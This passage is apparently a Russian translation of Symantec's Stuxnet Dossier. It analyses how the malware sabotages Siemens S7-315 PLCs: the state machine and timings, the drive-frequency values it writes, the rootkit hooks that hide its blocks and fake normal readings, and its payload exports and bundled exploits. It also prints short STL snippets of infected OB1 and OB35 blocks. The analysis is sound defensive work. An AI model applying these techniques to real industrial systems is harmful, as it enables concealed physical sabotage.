- Зеленые блоки представляют блоки данных Stuxnet.

Обратите внимание, что имена блоков вводят в заблуждение (за исключением желтых и серых блоков), в том смысле, что они не отражают реальных целей блоков.

Последовательности A и B перехватывают пакеты Profibus, используя прицепленный блок DP_RECV. На базе значений, находящихся в этих блоках, генерируются другие пакеты и отправляются по кабелю. Этим управляет сложный автомат состояний, реализованный в различных блоках кода, которые составляют последовательность. Зараженный ПЛК можно распознать в чистой среде, исследуя блоки OB1 и OB35. Зараженный OB1 начинается со следующих инструкций, предназначенных для запуска последовательности инфицирования и потенциально закончить выполнение OB1 при специфических условиях:

```
UC FC1865
POP
L DW#16#DEADF007
==D
BEC
L DW#16#0
L DW#16#0
```

Зараженный OB35 начинается со следующих инструкций, предназначенных, чтобы закончить OB35 при специфических условиях:

```
UC FC1874
POP
L DW#16#DEADF007
==D
BEC
L DW#16#0
L DW#16#0
```

7.3.4. Нить мониторинга [1, с. 41]

Эта вторичная нить используется, чтобы осуществлять мониторинг блока данных DB890 последовательности A или B. Если ПЛК не заражен, несмотря на постоянную работу и зондирование этого блока (каждые 5 минут), у этого потока нет никакой цели. Цель потока – контролировать [связь] с каждым S7-315 на шине. Когда процедура саботажа начинается, нить предписывает блоку DB890 всех других контроллеров S7-315 на шине, чтобы они также начинали процедуру саботажа. Эта нить вызывает начало атаки почти одновременно для всех устройств S7-315 на одной шине.

7.3.5. Поведение ПЛК, зараженного последовательностью A/B [1, с. 41]

Последовательности инфицирования A и B очень похожи. Если иное не оговорено, то все, что описано здесь, применимо к обоим последовательностям.

- Инфицированный код для 315-2 организован следующим образом:


- Замененный блок DP_RECV (далее называемый “DP_RECV monitor”) предназначается для осуществления мониторинга данных, отправленных приводами частотных преобразователей процессору 315-2 CPU через коммуникационные модули Profibus CP 342-5.
- Поддерживается до 6 коммуникационных модулей Profibus CP 342-5. Каждый из них является мастером (ведущее устройство) на своей собственной подсети Profibus с 31 приводом преобразователей частоты в качестве ведомых устройств. Адреса модулей CP 342-5 записываются. Заметьте, что документация на процессорный модуль CPU 315-2 рекомендует не более четырех модулей CP 324-5, но в теории он может поддерживать больше, в зависимости от производительности процессорного модуля.
- Проверяются кадры, переданные по Profibus. Предполагается, что они имеют определенный формат. Каждый кадр должен иметь 31 запись – по одной для каждого слейва (ведомого устройства) – по 28 или 32 байта, поскольку формат отличается немного для двух различных приводов преобразователей частоты. Некоторые поля сохраняются.
- Другие блоки реализуют конечный автомат, который управляет процессом. Переходы от состояния i к состоянию i+1 базируется на событиях, таймерах или завершении задач.
    1. - В состоянии 1 поля, записанные монитором DP_RECV, исследуется, чтобы определить, находится ли целевая система в определенном состоянии работы. Когда достаточное количество полей соответствует простым критериям, происходит переход к состоянию 2.
    2. - В состоянии 2 запускается таймер. После того, как два часа истечет, происходит переход в состояние 3.

3. - В состояниях 3 и 4 генерируются сетевые кадры и по Profibus передаются слейвам DP. Содержание этих кадров наполовину фиксируется, а частично зависит от того, что было записано монитором DP_RECV.
4. - Состояние 5 инициирует сброс различных переменных, используемых инфицирующей последовательностью (не путать со сбросом ПЛК), перед переходом к состоянию 1. Переход к состоянию 0 может также произойти в случае ошибок.
5. - В состоянии 0, запускается 5-часовой таймер.

Рисунок 26 представляет упрощенное представление этого конечного автомата. Нормальный путь выполнения: 1-2-3-4-5-1, как показано толстыми, синими стрелками на схеме. Рассмотрим подробно, что происходит во время каждого состояния.
Начальное состояние 1 (обведено красным кружком). Переход к состоянию 2 может занять изрядное количество времени. Программа определенно отслеживает записи в пределах кадров, передаваемых от приводов преобразователей частоты, которые содержат текущую рабочую частоту (скорость устройства, которым управляют). Это значение сохранено при смещении 0xC в каждой записи в кадре и указывается как PD1 (данные параметра 1). Значения частоты могут быть представлены в герцах (Гц) или децигерцах (дГц). Атакующие ожидают достижение частоты приводов в интервале от 807 Гц и 1210 Гц. Если PD1 имеет значение больше 1210, программа предполагает, что посылаемые значения представляются в децигерцах, и корректирует все значения частоты с коэффициентом 10. Например, 10000 считалось бы 10 000 децигерц (1000.0 Гц), а не 10000 Гц. Подпрограмма, которая считает эти записи (далее называемые событиями), вызывается один раз в минуту.

События считаются с верхним пределом (cap) 60 раз в минуту. Кажется, что это - оптимальный, ожидаемый уровень событий. Глобальный счетчик событий, первоначально установленный в 1187136, должен достигнуть 2299104, чтобы инициировать переход в состояние 2. Если мы допустим, что оптимальное число событий установлено в 60 (максимальное может быть 186, но помните ограничение), подсчет, начинаемый каждую минуту, то переход произойдет через (2299104-1187136)/60 минут, что составляет 12.8 дней. Переход из состояния 2 к состоянию 3 является вопросом ожидания 2 часов.

Рисунок 26. Схема переходов в конечном автомате при исполнении



В состояниях 3 и 4 две сети передают – произошло переполнение. Генерируемый трафик является наполовину фиксированным, и может быть одним из двух последовательностей. Последовательности состоят из множества кадров, каждый из которых содержит 31 запись. Каждый кадр передается своему модулю CP 342-5, которые передает соответствующую запись в кадре своему из 31 слейву привода преобразователя частоты.

Для инфицированной последовательности (для преобразователей частоты Vacon):
- Последовательность 1 состоит из 147 кадров:
    - 145 кадров для подпоследовательности 1a, отправленных во время состояния 3.
    - 2 кадра для подпоследовательности 1b, отправленных во время состояния 4.
- Последовательность 2 состояит из 163 кадров:
    - 127 кадров для подпоследовательности 2a, отправленных во время состояния 3.
    - 36 кадров для подпоследовательности 2b, отправленных во время состояния 4.

Для последовательности инфицирования B (для преобразователей частоты Fararo Paya):
- Последовательность 1 состоит из 57 кадров:
    - 34 кадра для подпоследовательности 1a, отправленных во время состояния 3.
    - 23 кадра для подпоследовательности 1b, отправленных во время состояния 4.
- Последовательность 2 состоит из 59 кадров:
    - 32 кадра для подпоследовательности 2a, отправленных во время состояния 3.
    - 27 кадров для подпоследовательности 2b, отправленных во время состояния 4.

Переход из состояния 3 в состояние 4 занимает 15 минут для последовательности 1 и 50 минут для последовательности 2.

Данные в этих кадрах являются инструкциями для приводов преобразователей частоты. Например, один из кадров содержит записи, которые изменяют максимальную частоту (скорость, на которой работает двигатель). Приводы частотных преобразователей содержат параметры, которые могут быть удаленно сконфигурированы через Profibus. Можно записать новые значения этих параметров, изменяющих поведение устройства. Значения, записанные в устройства, могут быть найдены в Приложении C (Appendix C).

Знаменательно, что для последовательности A максимальная частота установлена на 1410 Гц в последовательности 1a, а затем устанавливается в 2 Гц в последовательности 2a, и затем устанавливается на 1064 Гц в последовательности 2b. Таким образом, скорость двигателя изменяется от 1410 Гц до 2 Гц к 1064 Гц и затем еще раз. Вспомните, что нормально допустимая рабочая частота в это время – в интервале от 807 Гц до 1210 Гц.

Таким образом, Stuxnet саботирует систему, замедляя или ускоряя двигатель до различной скорости в разное время.

Когда сеть передает (через примитив DP_SEND) о том, что случилась ошибка, будет сделано еще две попытки снова послать кадр. Случаи, когда сопроцессор слейва не запускается, также корректно обрабатываются посредством использования таймерами.

Во время состояний 3 и 4, Stuxnet временно останавливает выполнение оригинального кода в OB1 и OB35. Вероятно, это используется, чтобы предотвратить влияние нормального режима работы, в то время как Stuxnet передает свои собственные кадры.

Во время обработки состояния 5, перед переходом к состоянию 1 и запуском нового цикла инициализируются различные поля. Два главных события следующие:

- Глобальный счетчик событий сбрасывается (который был в начале 1187136). Это означает, что будущие переходы из состояния 1 в состояние 2 должны занять приблизительно 26.6 дней.
- Монитор DP_RECV сбрасывается. Это означает, что прежде, чем будет шпионский кадр, вновь должен иметь место процесс разведки слейва. (В связи с эти заметьте, что разведка слейва вызывается каждые 5.5 часов.)

Затем, если сообщается об ошибке, то происходит переход к состоянию 0. В этом контексте «Ошибка» обычно означает, что OB1 выполнялся слишком долго (более 13 секунд). В ином случае имеет место обычный переход к состоянию 1.

Стоит упомянуть, что это замыкание, используемое для того, чтобы перейти непосредственно через состояния 0 и 1 к состоянию 3, создано, чтобы позволить немедленный старт программе саботажа. Это происходит когда другой S7-315 на той же самой шине выждал период задержки. Мониторинговая нить Windows изменит DB890, устанавливая флаг, который заставит программу ПЛК сразу начать подпрограмму саботажа и больше не ожидать необходимое время. Такое поведения синхронизирует подпрограмму саботажа по всем 315-ым, управляемым одной и той же системой Windows.

Рассмотрим подробнее цель монитора DP_RECV и последующих кадров, переданных во время состояния 3 и 4. Программа ожидает некую структуру из 31 записи из 28 или 32 байтов (в зависимости от чего устанавливается частотный привод).

Заголовок такой записи выглядит так:

Смещение	**Тип**	**Имя**
0	word	ID
2	word	Index(IND) [Индекс]
4	dword	VALUE [ЗНАЧЕНИЕ]
8	word	ControlWord (CW)/StatusWord (SW) [УправляюшееСлово/СтатусноеСлово]
10	word	Reference (REF)/Actual (ACT) [Ссылка/Актуальный]
12	word	Process Data 1 (PD1) [Данные Процесса]
…		

Монитор особенно интересуется полями SW, ACT и PD1. Записываются следующие сведения:

- Установлен ли десятый бит в SW? Это определяет, включено ли Управление Полевой Шиной [FieldBus Control] (можно управлять устройствами через Profibus).
- Является ли ACT положительным или отрицательным целым числом? Положительное представляет прямое направление, в то время как отрицательное - обратное направление.
- Значение PD1, который является выходной частотой (текущая частота/скорость).

Другие поля игнорируются.

Достигая состояний 3 и 4, оригинальная программа ПЛК останавливается, а злонамеренная программа ПЛК начинает передавать кадры данных, основанных на записанных значениях во время фазы мониторинга DP_RECV. Цель передачи этих кадров - изменить поведение приводов преобразователя частоты. Прежде всего DP_SEND отправляет подобного типа кадры как те, которые должны быть приняты DP_RECV (что означает, что каждый кадр будет содержать 31 запись из 28 или 32 байтов – по одной записи для каждого слейва привода преобразователя частоты). Каждая посланная запись изменяет конфигурацию, как


например максимальная частота привода преобразователя частоты. Поля записи будут обнулены, за исключением полей ID, Value, CW и REF.

Таблица 6. Формат Поля ID

Байт 1 ID								Байт 2 ID							
15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
Тип запроса				SM	Число Параметра										

- ID определяет параметр, который должен быть изменен. Формат поля ID детализируется в таблице 6.
- VALUE содержит новое значение для конкретного параметра. Для значений частоты может применяться фактор десять, если в системе было решено использовать единицы децигерц.
- CW (ControlWord=КонтрольноеСлово) в последовательности A обычно установлено в 47Fh, что означает ‘Выполнить’ (‘Run’), но может запуститься при передачи 477h (Стоп на берегу = Stop by Coast), и завершиться при использовании 4FFh (Сброс при Сбое = Fault Reset). CW в последовательности B устанавливается в 403h.
- REF может быть в пределах от 100 % до -100 %, представленных 10000 или -10000. Это определяет, что привод должен работать при максимальной (100%-ой) частоте или в прямом (положительные 10000) или в обратном (отрицательные 10000) направлении. Перед тем, как было перехвачено управление приводами преобразователей частоты, поддерживается предыдущее направление, но при 100% от потенциально новой максимальной частоты.

Рисунок 27. Соединения между блоками последовательности [1, с.44]



Параметры, которые должны изменяться и их значения, представлены в Приложении C. Для более ясной иллюстрации поведения внедренного кода, обрисуем в общих чертах ключевые события, которые произошли бы с зараженным процессорным модулем 315-2 CPU, соединенным с несколькими модулями CP 342-5, каждый с 31 слейвом приводов преобразователей частоты, как показано на ниже приведенной диаграмме.

- ПЛК инфицируется
- Слейвы преобразователей частоты посылают записи своим мастерам CP-342-5, создавая кадр из 31 записи. Процессорный модуль записывает адреса CP-342-5.
- Кадры просматриваются, и поля записываются.

- Приблизительно после 13 дней записано достаточно много событий, показывающих, что система работала при частотах между 807 Гц и 1210 Гц.
- Зараженный ПЛК генерирует и отправляет последовательность 1 своим приводам преобразователей частоты, устанавливая частоту в 1410 Гц.
- Возобновляется нормальное функционирование.
- Приблизительно через 27 дней записано достаточно много событий.
- Зараженный ПЛК генерирует и отправляет последовательность 2 своим приводам преобразователей частоты, устанавливая частоту сначала в 2 Гц, а затем на 1064 Гц.
- Возобновляется нормальное функционирование.
- Приблизительно через 27 дней записано достаточно много событий.
- Зараженный ПЛК генерирует и отправляет последовательность 1 своим приводам преобразователей частоты, устанавливая частоту в 1410 Гц.
- Возобновляется нормальное функционирование.
- Приблизительно через 27 дней записано достаточно много событий.
- Зараженный ПЛК генерирует и отправляет последовательность 2 своим приводам преобразователей частоты, устанавливая частоту сначала в 2 Гц, а затем 1064 Гц.
- …

7.4. Последовательность C [1, с.45]

Stuxnet имеет вторую стратегию саботажа, нацеленную на контроллеры S7-417. Однако, эта процедура является неполной и программа ПЛК, называемая последовательностью C, специально никогда не копируется на ПЛК и никогда не выполняется. В то время как мы можем размышлять о том, что внедрение кода на ПЛК было активным ранее, сама последовательность C кажется незаконченной, содержит нереализованные ситуации, неиспользуемые блоки кода, а также тестовый или отладочный код. Эта последовательность более сложна, чем последовательности A или B. Она содержит больше блоков кода и данных (32), и также «налету» генерирует блоки данных, использующие определенные блоки SFC.
…
Точное назначение кода S7-417 неизвестно, но некоторые детали кода позволяют предположить о второй стратегии атаки на каскадную систему центрифуг.

7.5. Руткит [1, с.48]

Код ПЛК-руткита Stuxnet полностью содержится в подложной s7otbxdx.dll. Чтобы достичь цели – оставаться на ПЛК незамеченным, он должен учесть, по крайней мере, следующие ситуации:

- Запросы на чтение его собственных блоков вредоносного кода.
- Запросы на чтение зараженных блоков (OB1, OB35, DP_RECV).
- Запросы на запись, которые могут перезаписать собственный код Stuxnet.

Stuxnet содержит код для мониторинга и перехвата этих типов запроса. Вредонос модифицирует эти запросы так, что этот ПЛК-код Stuxnet не обнаруживается и не повреждается. Ниже следующий список дает некоторые примеры того, как Stuxnet использует сцепленные экспорты, чтобы обработать эти ситуации:

s7blk_read

- Используется, чтобы считывать блок, который должен отслеживаться так, чтобы Stuxnet возвратил:
- Исходный DP_RECV (сохраненный как FC1869), если запрошен DP_RECV.
- Ошибку, если запрос касается одного из его собственных злонамеренных блоков.
- Копию чистой версии (дезинфицированной на лету) OB1 или OB35, если запрошен такой блок.

s7blk_write
Используется, чтобы записать блок; также должен контролировать:

- Запросы к OB1/OB35 изменяются так, чтобы новая версия блока была заражена перед записью.
- Запросы на запись DP_RECV также отслеживаются. В первый раз, когда посылается такой запрос, блок будет записан в FC1869 вместо DP_RECV. В следующий раз возникнет ошибка (поскольку эти системные блоки обычно записываются только один раз).
- Заметьте также, что внедрение последовательности C происходит через работу s7blk_write. Точные условия не определены.

s7blk_findfirst и s7blk_findnext
Используются, чтобы пересчитать блоки ПЛК. Stuxnet скрывает свои собственные блоки, намеренно пропуская их во время счета. Отметьте, что Stuxnet распознает свои собственные блоки, проверяя определенное значение, которое он устанавливает в заголовке блока.
s7blk_delete
Используется, чтобы удалить блоки; он тщательно контролирует:
Запросы на удаление SDB, которые могут привести к дезинфекции ПЛК.
Запросы на удаление OB также контролируются. Кажется, что блоки не обязательно удаляются. Они могли бы быть инфицированы. Например, удаление OB80 (используется для обработки асинхронные прерывания ошибок) может привести к записи пустого OB80.

7.6. Зацепление других экспортов [1, с.48]

Чтобы достичь других функций, включая сбор информации о ПЛК, зацепляются другие экспорты, остающиеся совершенно неясными к моменту написания:
- s7db_open и s7db_close
Используется, чтобы получить информацию, используемую для создания рычагов для управления ПЛК (такой рычаг используется интерфейсами API, чтобы манипулировать ПЛК).
- s7ag_read_szl
Используется, чтобы запросить информацию о ПЛК через комбинацию ID и индекса (это может использоваться, например, чтобы получит тип ПРК.) Экспорт изменяет информацию, возвращаемую из API, если он вызывается с помощью определенных ID=27, index=0.
- s7_event
Цель оригинального API неизвестна. Экспорт может изменить блок DB8062 последовательности C.
- s7ag_test
- s7ag_link_in
- s7ag_bub_cycl_read_create
- s7ag_bub_read_var
- s7ag_bub_write_var
- s7ag_bub_read_var_seg
- s7ag_bub_write_var_seg

Stuxnet записывает предыдущие рабочие частоты для частотных контроллеров. Эти данные воспроизводятся для WinCC через эти сцепленные функции во время работы программ саботажа. Таким образом, вместо того, чтобы системы мониторинга получали аномальные рабочие параметры частоты, системы контроля полагают, что преобразователи частоты работают в нормальном режиме

Кроме того, как ранее описано, OB35 инфицируется. Когда работает программа саботажа, OB35 предотвращает выполнение оригинального кода OB35. Даже когда операторы

понимают, что система работает неправильно, они, полагая, что оригинальный код OB35 инициирует корректное завершение работы во время катастрофических событий, не будут в состоянии безопасно завершить работу системы.

Интересно, что OB35 использует магическое значение маркера 0xDEADF007 (возможно, обозначает Dead Fool [Мертвый Дурак] или Dead Foot [Мертвая Нога] - термин, использующийся, когда двигатель самолета перестал работать), чтобы определить, когда программа достигла своего конечного состояния.

7.7. Экспорты полезной нагрузки [1, с.50]

Экспорт 1
Запускает программу заражения съемного диска, как описано в разделе Распространение через съемные диски [Removable Drive Propagation, 1, с.]. Также запускает сервер RPC описанный в разделе Связь Точка-к-точке [Peer-to-Peer Communication, 1, с.].
Экспорт 2
Зацепляет интрфейсы (API), как описано в разделе Инфицирование Файла Проекта Step 7 [Step 7 Project File Infections, 1, с.].
Экспорт 4
Инициализация для экспорта 18, который удаляет Stuxnet из системы.
Экспорт 5
Проверяет, установлен ли MrxCls.sys. Назначение MrxCls.sys описывается в разделе Точка Загрузки [Load Point 1, с.].
Экспорт 6
Экспорт 6 является функцией, которая возвращает номер версии зловреда, считанной из блока данных конфигурации. Информация о версии хранится в блоке данных конфигурации со смещением 10h.
Экспорт 7
Экспорт 7 просто переходит к экспорту 6.
Экспорт 9
Выполняет возможно новые версии Stuxnet из зараженных проектов Step 7, как описано в разделе Инфицирование Файлов Проекта Step 7 [Step 7 Project File Infections, 1, с.]
Экспорт 10
Выполняет возможно новые версии Stuxnet из зараженных проектов Step 7, как описано в разделе Инфицирование Файлов Проекта Step 7 [Step 7 Project File Infections, 1, с.]
Экспорт 14
Основная функция оболочки для инфицирования файла проекта Step 7, как описано в разделе Инфицирование Файлов Проекта Step 7 [Step 7 Project File Infections, 1, с.]
Экспорт 15
Начальная точка входа, описанная в разделе Установка [Installation, 1, с.12].
Экспорт 16
Основная процедура установки, описанная в разделе Установка [Installation, 1, с.12].
Экспорт 17
Заменяет DLL Step 7, чтобы заразить ПЛК, как описано в разделе Саботаж ПЛК [Sabotaging PLCs, 1, с.].
Экспорт 18
Удаляет Stuxnet из системы, удаляя следующие файлы:

1. Злонамеренный DLL Step 7
2. Файлы драйверов MrxCls.sys и MrxNet.sys
3. oem7A.PNF
4. mdmeric3.pnf
5. mdmcpq3.pnf (конфигурационный файл Stuxnet)

Экспорт 19
Программа инфицирования съемного диска, как описано в разделе Распространение через съемные диски [Removable Drive Propagation, 1, с.].
Экспорт 22
Содержит все процедуры сетевого распространения, описанные в разделе Процедуры сетевого распространения [Network Spreading Routines, 1, с.].
Экспорт 24
Проверяет, подключена ли система к Интернету. Выполняет запрос DNS на двух доброкачественных доменах, указанных в конфигурационных данных (по умолчанию windowsupdate.com и msn.com) и обновляет данные конфигурации [новым] статусом.
Экспорт 27
Содержит часть кода для сервера RPC, описанного в разделе Связь Точка-к-точке [Peer-to-Peer Communication].
Экспорт 28
Содержит функциональность сервера контроля и управления, описанную в разделе Контроль и управление [Command and Control].
Экспорт 29
Содержит функциональность сервера контроля и управления, описанную в разделе Контроль и управление [Command and Control].
Экспорт 31
Выполняет возможно новые версии Stuxnet из зараженных проектов Step 7 как описано в разделе Заражение Файла Проекта Step 7 [Project File Infections].
Экспорт 32
То же, что и экспорт 1, кроме того, что не проверяет на тревогу [event signal] перед тем, как вызвать программы распространения через съемный диск и код сервера RPC. Этот экспорт описывается в разделе Распространение через съемный диск [Removable Drive Propagation].

7.8. Ресурсы полезной нагрузки [с.51]

Чтобы выполнять свои задачи, выше описанные экспорты должны загружать другие файлы/шаблоны/данные. Все эти файлы хранятся в разделе ресурсов основного .dll файла. Здесь подробно обсуждается функция каждого ресурса.

Ресурс 201
Драйвер MrxNet.sys руткита Windows, подписанный скомпрометированной сигнатурой Realtek, описанный в разделе Функциональность руткита Windows [Windows Rootkit Functionality].
Ресурс 202
DLL, используемая в заражении проекта Step 7, как описано в разделе Заражение файла проекта Step 7 [Step 7 Project File Infections**]**.
Ресурс 203
Файл CAB, содержит DLL, очень похожую на ресурс 202, который добавляется к каталогам проекта WinCC (как описано в разделе Заражение файла проекта Step 7 [Step 7 Project File Infections**]**) и затем загружаемый и выполняемый через SQL-операторы, как описано в разделе Заражение машин WinCC [Infecting WinCC Machines].
Ресурс 205
Закодированный конфигурационный файл для драйвера точки загрузки (MrxCls.sys), который добавляется к реестру. Файл определяет, в какой процесс нужно внедриться и с чем, что описано в разделе Точка Загрузки [Load Point].
Ресурс 207
Stuxnet, к которому добавлена информация autorun.inf. Только в предыдущих вариантах Stuxnet.

Ресурс 208
Заменяющая библиотека DLL Step 7, используемая в заражении ПЛК, как описано в разделе Саботаж ПЛК. [Sabotaging PLCs].
Ресурс 209
Файл с данными 25 байт длиной, создаваемый в %Windir %\help\winmic.fts
Ресурс 210
Шаблонный файл PE, используемый многими экспортами при создании или внедрении исполняемых модулей.
Ресурс 221
Этот файл ресурса содержит код эксплойта уязвимости Microsoft Windows Server Service Vulnerability - MS08-067, как описано в разделе Уязвимость Службы Windows Server MS08-067 [MS08-067 Windows Server Service vulnerability].
Ресурс 222
Этот файл ресурса содержит код эксплойта уязвимости Microsoft Windows Print Spooler Vulnerability - MS10-067, как описано в разделе Уязвимость буфера печати нулевого дня MS10-061.
Ресурс 231
Проверки, подключена ли система к Интернету. Этот ресурс есть только в предыдущих вариантах Stuxnet.
Ресурс 240
Используется для создания уникальных .lnk файлов в зависимости от вставленных приводов носителей, как описано в разделе Распространение через съемные диски [Removable Drive Propagation].
Ресурс 241
Файл WTR4141.tmp, подписанный Realtek, и описанный в разделе Распространение через съемные диски [Removable Drive Propagation].
Ресурс 242
Файл руткита Mrxnet.sys, подписанный Realtek.
Ресурс 250
Код эксплойта 0-дня, который приводит к повышению приоритета из-за уязвимости в win32k.sys. Подробно описан в разделе Уязвимость локального повышения приоритета Windows Win32k.sys [Windows Win32k.sys Local Privilege Escalation vulnerability (MS10-073)].

8. Варианты Stuxnet [1, с.53]

Из 3280 собранных образцов были идентифицированы три различных варианта. У них следующее время компиляции:


- Понедельник 22 июня 16:31:47 2009
- Понедельник 01 марта 5:52:35 2010
- Среда 14 апреля 10:56:22 2010

Четвертый вариант, вероятно, существует как найденный файл драйвера, подписанный цифровым сертификатом JMicron, но вариант, запускающий этот драйвер, еще только предстоит обнаружить.

Специалисты ESET обнаружили [2, с.11] в файле ~wtr4141.tmp метку времени 03/02/2010 06:30:26, созданную, очевидно, компоновщиком версии 9.0 из MS Visual Studio 2008. Дата цифрового сертификата Realtek Semiconductor в этом файле также от 3 февраля 2010 г. Метка времени драйвера MRXCLS.sys в исследуемом ими образце была от 01/01/2009 18:53:25, а драйвера MRXNET.sys – 25/01/2010 14:39:24, обе оставлены компоновщиком версии 8.0 из MS Visual Studio 2005. Но дата и время цифровой подписи Realtek Semiconductor в них одинаковая – 25 января 2010 г. 6:45:15 PM.

17 июля 2010 г. Специалисты ESET идентифицировали новый драйвер jmides.sys, компилированный 14 июля 2010 г., подписанный цифровым сертификатом компании JMicron Technology. Интересно, что офисы обеих компаний - Realtek Semiconductor и JMicron Technology – расположены в Научном парке Hsinchu на Тайване. [2, с.13].

Рисунок 31. Варианты Stuxnet [1, с.54]



Настоящий документ [1] относится, в первую очередь к варианту марта 2010. Вариант апреля 2010 лишь немного отличается от разновидности марта 2010. (Например, увеличена дата прекращения распространения через USB.) Однако, у варианта июня 2009 есть существенные различия от образцов марта и апреля 2010. Более новые разновидности Stuxnet имеют больше ресурсов, но меньше в размере.

9. Резюме [1, с.55]

Stuxnet представляет собой самую заметную из многих вех в истории вредоносного кода:

- он является первым, использующим четыре уязвимости 0-го дня,
- скомпрометировал два цифровых сертификата,
- первым внедрил код в системы управления производственным процессом и
- скрыл этот код от оператора.

Stuxnet возвестил новое поколение атак вредоносного кода на инфраструктуру реального мира, затмив огромное большинство текущих атак, влияющих более на виртуальные или индивидуальные активы.

Stuxnet имеет такую большую сложность, требующую существенных ресурсов для разработки, что немногие злоумышленники будут способны создать подобную угрозу. Эта сложность такой степени, что мы не стали бы ожидать внезапного появления массы подобных по изощренности угроз. Однако, Stuxnet выделяется попытками прямого поражения критических элементов инфраструктуры, причем эта возможность не только в теории или как сюжетная линия кинокартины.

Воздействие Stuxnet на объекты реального мира – оставляют его в стороне от любых угроз, которые мы видели в прошлом. Несмотря на возбуждающий вызов в инженерном анализе Stuxnet и понимание его цели, Stuxnet является таким типом угрозы, которой мы надеемся никогда не увидеть вновь.

Перевод: А.В.Фрейдман © 2011-03-30

---

1. Nicolas Falliere, Liam O Murchu, and Eric Chien (Symantec), W32.Stuxnet Dossier, Ver 1.4 (February 2011)
http://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf
2. Aleksandr Matrosov, Eugene Rodionov, David Harley, Juraj Malcho (ESET), Stuxnet Under the Microscope, Revision 1.1 (September 2010)
http://eset.ru/.company/.viruslab/analytics/doc/Stuxnet_Under_the_Microscope.pdf